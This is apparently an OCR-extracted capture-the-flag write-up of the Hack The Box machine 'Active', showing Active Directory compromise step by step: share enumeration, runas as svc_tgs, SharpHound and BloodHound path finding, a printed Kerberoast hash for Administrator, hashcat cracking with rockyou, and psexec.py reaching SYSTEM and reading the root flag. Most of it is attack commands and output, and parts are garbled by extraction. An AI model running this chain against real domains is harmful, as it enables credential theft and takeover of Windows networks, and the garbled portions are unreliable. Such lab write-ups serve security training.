dr --- r --- r ---
                           0 Mon Jul 16 17:08:47 2018
                                                          Network Shortcuts
dr --- r --- r ---
                          0 Mon Jul 16 17:08:47 2018
                                                           Printer Shortcuts
dw--w--w--
                          0 Mon Jul 16 17:08:47 2018
                                                          Recent
                           0 Mon Jul 16 17:08:47 2018
dw--w--w--
                                                          SendTo
                                                          Start Menu
dw--w--w--
                           0 Mon Jul 16 17:08:47 2018
                           0 Mon Jul 16 17:08:47 2018
                                                          Templates
dr -- r -- r --
.\Users\Default\Documents\*
dw--w--w--
                           0 Mon Jul 16 17:08:47 2018
                           0 Mon Jul 16 17:08:47 2018
dw--w--w--
dr --- r --- r ---
                           0 Mon Jul 16 17:08:56 2018
                                                          My Music
                                                          My Pictures
                           0 Mon Jul 16 17:08:56 2018
dr --- r --- r ---
dr---r---
                           0 Mon Jul 16 17:08:56 2018
                                                          My Videos
.\Users\SVC_TGS\*
dr--r--r--
                                0 Sat Jul 21 11:16:32 2018
dr--r--r--
                                0 Sat Jul 21 11:16:32 2018
dr---r---
                                0 Sat Jul 21 11:14:20 2018
                                                                      Contacts
                                0 Sat Jul 21 11:14:42 2018
dr -- r -- r --
                                                                      Desktop
                                0 Sat Jul 21 11:14:28 2018
dr---r---r---
                                                                      Downloads
                                0 Sat Jul 21 11:14:50 2018
dr--r--r--
                                                                      Favorites
                               0 Sat Jul 21 11:15:00 2018
dr---r---
                                                                      Links
                                0 Sat Jul 21 11:15:23 2018
dr -- r -- r --
                                                                      My Documents
                                0 Sat Jul 21 11:15:40 2018
                                                                      My Music
dr--r--r--
                                0 Sat Jul 21 11:15:50 2018
                                                                      My Pictures
dr---r---r---
dr--r--r--
                                0 Sat Jul 21 11:16:05 2018
                                                                      My Videos
                                0 Sat Jul 21 11:16:20 2018
dr -- r -- r --
                                                                      Saved Games
                                0 Sat Jul 21 11:16:32 2018
dr---r---r---
                                                                      Searches
.\Users\SVC_TGS\Desktop\*
dr---r---
                                0 Sat Jul 21 11:14:42 2018
dr--r--r--
                                0 Sat Jul 21 11:14:42 2018
                               34 Sat Jul 21 11:14:42 2018
fr---r--
                                                                      user.txt
```

create a session, doesn't validate the user against the local box, it just always accept it, and microsoft tries to do its signup magic passing ntlm hashes



it opens up a new session says we're running as zma9ndo7 and that user doesn't exist

```
C:\Users\saaad>runas /netonly /user:active.htb\svc_tgs cmd
Enter the password for active.htb\svc_tgs:
Attempting to start cmd as user "active.htb\svc_tgs" ...
```

```
cmd (running as active.htb\svc_tgs)
Microsoft Windows [Version 10.0.19042.631]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>dir \\10.10.10.100\Users
 Volume in drive \\10.10.10.100\Users has no label.
Volume Serial Number is 2AF3-72E4
Directory of \\10.10.10.100\Users
07/21/2018 04:39 PM
                          <DIR>
07/21/2018 04:39 PM
07/16/2018
            12:14 PM
                          <DIR>
                                           Administrator
07/14/2009 06:57 AM
                          <DTR>
                                           Public
07/21/2018 05:16 PM
                          <DIR>
                                           SVC_TGS
                0 File(s)
                                          0 bytes
                5 Dir(s) 23,462,821,888 bytes free
```

```
(root@ kali)-[~/Downloads/SharpHound]
# ls
SharpHound.exe SharpHound.ps1

—(root@ kali)-[~/Downloads/SharpHound]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
← → C ○ 192.168.1.210:8000
```

Directory listing for /

- SharpHound.exe
- SharpHound.ps1

```
(root@ kali)-[~/Downloads/SharpHound]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [08/Jul/2021 19:09:54] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [08/Jul/2021 19:09:54] code 404, message File not found
192.168.1.5 - - [08/Jul/2021 19:09:54] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.5 - - [08/Jul/2021 19:10:33] "GET /SharpHound.exe HTTP/1.1" 200 -
PS C:\Users\saaad\Downloads> .\SharpHound.exe -c all -d active.htb --domaincontroller 10.10.10.100
```

```
PS C:\Users\saaad\Downloads> .\SharpHound.exe -c all -d active.htb --domaincontroller 10.10.10.100

Initializing SharpHound at 1:43 AM on 7/9/2021

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS

Status: 0 objects finished (+0) -- Using 18 MB RAM

Status: 46 objects finished (+46 23)/s -- Using 25 MB RAM

Enumeration finished in 00:00:02.5189433

Compressing data to .\20210709014336_BloodHound.zip

You can upload this file directly to the UI


SharpHound Enumeration Completed at 1:43 AM on 7/9/2021! Happy Graphing!
```

```
C:\Users\saaad>ipconfig
Windows IP Configuration
Unknown adapter Connexion au réseau local:
   Connection-specific DNS Suffix
   IPv6 Address. . . . . . . . . : dead:beef:2::1005
   Link-local IPv6 Address . . . .
                                          . : fe80::d901:f8f5:9522:f9eb%6
   IPv4 Address. . . . . . . . . : 10.10.14.7
   Subnet Mask . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . .
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix . : local
   Link-local IPv6 Address . . . . : fe80::5829:5042:f572:55be%9
   IPv4 Address. . . . . . . . . : 192.168.1.5
   Subnet Mask . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . .
                                          . : 192.168.1.1
        -[/Documents/hth/boxes/active
 mv /root/Desktop/BloodHound.zip .
       i)-[/Documents/htb/boxes/active]
    ® |
10.10.10.109-Replication_active.htb_Policies_{31B2F340-016D-11D2-945F-00C04FB984F9}_MACHINE_Preferences_Groups_Groups.xml active.ctb~
10.10.10.100-Users_SVC_TGS_Desktop_user.txt
                                                                                BloodHound.zip
active.ctb
                                                                       active.ctb~~~ creds
     root@ kali)-[/Documents/htb/boxes/active]
   neo4j start
Directories in use:
  home:
               /usr/share/neo4j
                /usr/share/neo4j/conf
  config:
               /usr/share/neo4j/logs
  logs:
               /usr/share/neo4j/plugins
  plugins:
                /usr/share/neo4j/import
  import:
                /usr/share/neo4j/data
  data:
  certificates: /usr/share/neo4j/certificates
                /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
Started neo4j (pid 3279). It is available at http://localhost:7474/
There may be a short delay until the server is ready.
See /usr/share/neo4j/logs/neo4j.log for current status.
```


neo4i:root

(node:3550) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer


upload the zip file



found shortest paths to Domain Admins




Shortest Paths from Kerberoastable Users



Administrator is Kerberoastable.

| Compare | Comp



—(root@ kali)-[/Documents/htb/boxes/active]

L— (at hash krbitse\$23**Administrator\$ACTIVE.HTB\$active.htb/Administrator*\$d92c421a080caaf619186e0819040b5a\$437611cef3af5d1a6a6a08f026e8afb79f0b1ce5b12c4a5fc5312ce939db3d8a6162 bad492b787aaa49bda03bc24fa600a42fe4db83cb03f7d66542ae47a4a6ed6aedbef8238071774a6298e4c94ba9e25ee47850c96fe082dcb42dd91d222723990c257592938c68e286946895a491c4a6c6bcf7 12814870a05db3b358081145b0cac648b36ea8065f65a0dd437a151c4a771a7d28a0888281e32f536b8fd6e4ad09b7cfcb0bfb1d1657373077c09a2f1b89a0a6ad67fa76cbdf9a64dbca73f9b981b5737fedc a826b588dabc34abdf2b003cefb63da3ce15a3b5ec3bb1f7ec7b3fdb4620265b33f8debf1524aca83ae63d8299217d439fb9485b31b39eaf2577d40bd3ec571012a6d48722982fe03d0d57c8a5f11b88dc84f 01186eafccade9279ce61c362fdd8111552b495955335738c56a2e4f3530a13c3764b104b901e41e206f6c86fbdf7f8b4085e927f389367e262e28bcfb949981a68dce6ecfbe1691bb50bf0703bab31ed5e66 61eee0bcba16da064b582645af511f0f2cf9433e9aa69e0764be1c052b6a13cd1495af4b32cbf372374b53a705503b60f4807e1dfd5d198c303d4c9d4065a1780e4e2cb778c469d7556f1c48edcf37b7dc984 d7a9da9a7d73837225da2bb8e5f2387d5a3a92be84216518e39e0e62c22af5f15a9dfcceb5e8c3354b250272360d0ae303db4ea14671a8e0bbb92d7349d6cbd325a6aff2866b49c4ba288d4cbaa8af8a22c16f 2d7a44ab24557afad9850acf3b79914f124aaa463a0a23656a68590914211c3f0316a96d34fbd17a92139a31601dd4b0a22ae101d0776f4609cd5e0d7eb6c9a59f9d6c5f408981d3242c1bff2bc2438a3 bab97162784fee7646f6e92dce1e471683505e1cdb30757db81f2c811d8bbae9715029797ce09a7e747e4bf16a301decf669e0f7f726e26f94100831a2457f813151dd531460c98c0d9ad30178bd5b45a220 03332daf3fb4b96e0c10feee7fd9d03ae259ffed519c6f9105116a9c608c512d1ae9f5c68e95c26606e8faac462ca79f49c06a29534affadaaa7a2c0349a3c06f923428838757dd69e39c9cdfb3aa6c8f71548 75b5feeac3eb78346251b5b643d0e0c7da34a29d555c31bf72972d601967ad380394d53a47c9443fcdb8748eed510ef6048e0a8fb3f660c2a792b727d5e85934901ec2e43f78cb59f393c7c5e0bf1003a09fb155b09be85c036359a3011652c0a686deb2d358c115b638c438d6091255c5dc8d

root kali)-[/Documents/htb/boxes/active]

hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

\$\\$\tr\\$\ta\\$\23\\$\\$\dministrator\\$\ArtTVE. \tr\\$\\$\artin\\$\dministrator\\$\div\\$\dministrator\\$\div\\$\dministrator\\$\div\\$\dministrator\\$\div\\$\

```
roof@ kali)-[/Documents/htb/boxes/active]
    psexec.py active.htb/Administrator@10.10.10.100
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file f0qIVcbA.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service LOvl on 10.10.101.00.....
[*] Starting service LOvl commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami

nt authority\system
```

C:\Users\Administrator\Desktop>type root.txt b5fc76d1d6b91d77b2fbf2d54d0f708b